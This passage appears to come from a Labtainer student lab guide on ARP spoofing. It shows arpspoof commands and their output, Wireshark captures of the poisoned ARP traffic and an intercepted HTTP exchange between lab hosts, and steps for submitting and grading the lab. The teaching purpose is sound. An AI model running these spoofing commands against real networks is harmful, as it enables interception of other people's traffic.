
```
ubuntu@attacker:~$ sudo arpspoof -t 172.25.0.2 172.25.0.3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
```


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time           Source             Destination        Protocol Length Info
  88 851.198735004 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  89 853.198944828 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  90 855.199099664 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  91 856.828822820 aa:ab:ac:ad:00:04  Broadcast          ARP      42 Who has 172.25.0.3? Tell 172.25.0.4
  92 856.828878695 aa:ab:ac:ad:00:03  aa:ab:ac:ad:00:04  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:03
  93 856.828882568 172.25.0.4         172.25.0.3         UDP      42 60960 → 67  Len=0
  94 856.828965870 172.25.0.3         172.25.0.4         ICMP     70 Destination unreachable (Port unreachable)
  95 857.199272773 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  96 857.829202104 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:03  ARP      42 172.25.0.2 is at aa:ab:ac:ad:00:04 (duplicate use…
  97 859.199492215 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
  98 859.829399267 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:03  ARP      42 172.25.0.2 is at aa:ab:ac:ad:00:04 (duplicate use…
  99 861.199849701 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
 100 861.829550511 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:03  ARP      42 172.25.0.2 is at aa:ab:ac:ad:00:04 (duplicate use…
 101 862.024508351 aa:ab:ac:ad:00:03  aa:ab:ac:ad:00:04  ARP      42 Who has 172.25.0.4? Tell 172.25.0.3 (duplicate us…
 102 862.024519120 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:03  ARP      42 172.25.0.4 is at aa:ab:ac:ad:00:04 (duplicate use…
 103 863.200135295 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
 104 863.829783177 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:03  ARP      42 172.25.0.2 is at aa:ab:ac:ad:00:04 (duplicate use…
 105 865.200329452 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:04
 106 865.830028341 aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:03  ARP      42 172.25.0.2 is at aa:ab:ac:ad:00:04 (duplicate use…

▸ Frame 7: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▸ Ethernet II, Src: aa:ab:ac:ad:00:02 (aa:ab:ac:ad:00:02), Dst: aa:ab:ac:ad:00:04 (aa:ab:ac:ad:00:04)
▸ Internet Protocol Version 4, Src: 172.25.0.2, Dst: 172.25.0.4
▸ Internet Control Message Protocol
```

```
ubuntu@attacker:~$ sudo arpspoof -t 172.25.0.3 172.25.0.2
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
```


After your ARP spoofing has commenced you should see your spoofed ARP traffic in Wireshark. Now return to the User computer and refetch the web page using wget command. You should see TCP traffic in your Wireshark display. InWireshark, stop the capture, (red button), and use ”File / Save” to save the traffic into a file named sniff.pcapng in your HOME directory, (/home/ubuntu).



```
2018-11-28 20:40:08 (147 MB/s) - 'index.html' saved [908/908]

ubuntu@user:~$ wget 172.35.0.3
--2018-11-28 20:56:23--  http://172.35.0.3/
Connecting to 172.35.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 908 [text/html]
Saving to: 'index.html.1'

index.html.1          100%[==================================>]     908  --.-KB/s    in 0s

2018-11-28 20:56:23 (148 MB/s) - 'index.html.1' saved [908/908]

ubuntu@user:~$ wget 172.35.0.3
--2018-11-28 20:56:53--  http://172.35.0.3/
Connecting to 172.35.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 908 [text/html]
Saving to: 'index.html.2'

index.html.2          100%[==================================>]     908  --.-KB/s    in 0s

2018-11-28 20:56:53 (149 MB/s) - 'index.html.2' saved [908/908]

ubuntu@user:~$
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time           Source             Destination        Protocol Length Info
 320 1005.5503756… 172.35.0.3         172.25.0.2         TCP      87 [TCP segment of a reassembled PD
 321 1005.5503783… 172.35.0.3         172.25.0.2         TCP      87 [TCP Retransmission] 80 → 37222
 322 1005.5503983… 172.25.0.2         172.35.0.3         TCP      66 37222 → 80 [ACK] Seq=138 Ack=163
 323 1005.5504013… 172.25.0.2         172.35.0.3         TCP      66 [TCP Dup ACK 322#1] 37222 → 80 [
 324 1005.5504424… 172.35.0.3         172.25.0.2         HTTP     68 HTTP/1.0 200 OK
 325 1005.5504450… 172.35.0.3         172.25.0.2         TCP      68 [TCP Retransmission] 80 → 37222
 326 1005.5504651… 172.25.0.2         172.35.0.3         TCP      66 37222 → 80 [ACK] Seq=138 Ack=165
 327 1005.5504678… 172.25.0.2         172.35.0.3         TCP      66 [TCP Dup ACK 326#1] 37222 → 80 [
 328 1005.5505148… 172.35.0.3         172.25.0.2         TCP     974 80 → 37222 [PSH, ACK] Seq=165 Ac
 329 1005.5505180… 172.35.0.3         172.25.0.2         TCP     974 [TCP Retransmission] 80 → 37222
 330 1005.5505349… 172.25.0.2         172.35.0.3         TCP      66 37222 → 80 [ACK] Seq=138 Ack=107
 331 1005.5505374… 172.25.0.2         172.35.0.3         TCP      66 [TCP Dup ACK 330#1] 37222 → 80 [
 332 1005.5505988… 172.35.0.3         172.25.0.2         TCP      66 80 → 37222 [FIN, ACK] Seq=1073 A
 333 1005.5506020… 172.35.0.3         172.25.0.2         TCP      66 [TCP Out-Of-Order] 80 → 37222 [F
 334 1005.5508067… 172.25.0.2         172.35.0.3         TCP      66 37222 → 80 [FIN, ACK] Seq=138 Ac
 335 1005.5508157… 172.25.0.2         172.35.0.3         TCP      66 [TCP Out-Of-Order] 37222 → 80 [F
 336 1005.5508623… 172.35.0.3         172.25.0.2         TCP      66 80 → 37222 [ACK] Seq=1074 Ack=13
 337 1005.5508654… 172.35.0.3         172.25.0.2         TCP      66 [TCP Dup ACK 336#1] 80 → 37222 [
 338 1005.8492464… aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:03  ARP      42 172.25.0.2 is at aa:ab:ac:ad:00:
 339 1007.2187821… aa:ab:ac:ad:00:04  aa:ab:ac:ad:00:02  ARP      42 172.25.0.3 is at aa:ab:ac:ad:00:

▸ Frame 7: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▸ Ethernet II, Src: aa:ab:ac:ad:00:02 (aa:ab:ac:ad:00:02), Dst: aa:ab:ac:ad:00:04 (aa:ab:ac:ad:00:04)
▸ Internet Protocol Version 4, Src: 172.25.0.2, Dst: 172.25.0.4
▸ Internet Control Message Protocol
```



Look in: /home/ubuntu

File name: sniff.pcapng


Save as: Wireshark/... - pcapng (*.pcapng *.pcapng.gz *.ntar *.ntar.gz)

□ Compress with gzip


5 Submission

After finishing the lab, go to the terminal on your Linux system that was used to start the lab and type:

```
stoplab arp-spoof
```



```
root@kali:~/Downloads/labtainer/labtainer-student# stoplab arp-spoof
Results stored in directory: /root/labtainer_xfer/arp-spoof
root@kali:~/Downloads/labtainer/labtainer-student#
```



```
root@kali:~/Downloads/labtainer/labtainer-student# checkwork arp-spoof
arp-spoof lab is not running, looking for previous results...
Labname arp-spoof

Student              |       did_spoof |
==================== | =============== |
yilmazkarakul_at_gma |                 |
What is automatically assessed for this lab:

        did_spoof: Student captured at least 10 packets sent between the client
                and the web server, presumebly using arp spoofing.
root@kali:~/Downloads/labtainer/labtainer-student#
```

When you stop the lab, the system will display a path to the zipped lab results on your Linux system. Provide that file to your instructor, e.g., via the Sakai site.